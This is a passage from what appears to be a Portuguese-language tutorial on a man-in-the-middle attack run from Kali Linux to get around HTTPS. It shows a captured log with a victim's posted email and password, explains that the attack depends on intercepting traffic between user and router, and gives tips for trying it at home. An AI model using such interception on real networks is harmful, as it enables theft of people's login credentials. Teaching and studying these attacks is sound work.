


É para o IP que definimos no ataque. Voltemos para o Kali Linux para ver se o hacker obteve as informações desejadas:

```
...  
2016-12-06 12:33:42 192.168.121.171 [type:Chrome-54 os:Windows] scripts.kissmetrics.com  
2016-12-06 12:34:35 192.168.121.171 [type:Chrome-54 os:Windows] POST Data (192.168.121.172):  
email=meuemail%40meudominio.com.br&password=123456  
...
```

Ele conseguiu! Dentre os protocolos analisados, encontramos o POST com o usuário e a senha da vítima.

Esse tipo de ataque depende de estarmos no meio da comunicação entre o usuário e o roteador.



Assim, ele envia as informações primeiro para o hacker, que consegue usá-las a seu favor, fazendo redirecionamentos para IPs que sejam vantajosos para ele. Esse tipo de ataque não é sempre efetivo, pois depende também de como está configurado o browser da vítima e se ela já tem informação em cache. Quando você for testar na sua casa, recomendo que limpe o cache antes de fazer o ataque, para que consiga pegar as informações no Kali Linux.

Assim, embora esse ataque seja uma boa estratégia para contornar o HTTPS, depende de muitos fatores e nem sempre é efetivo.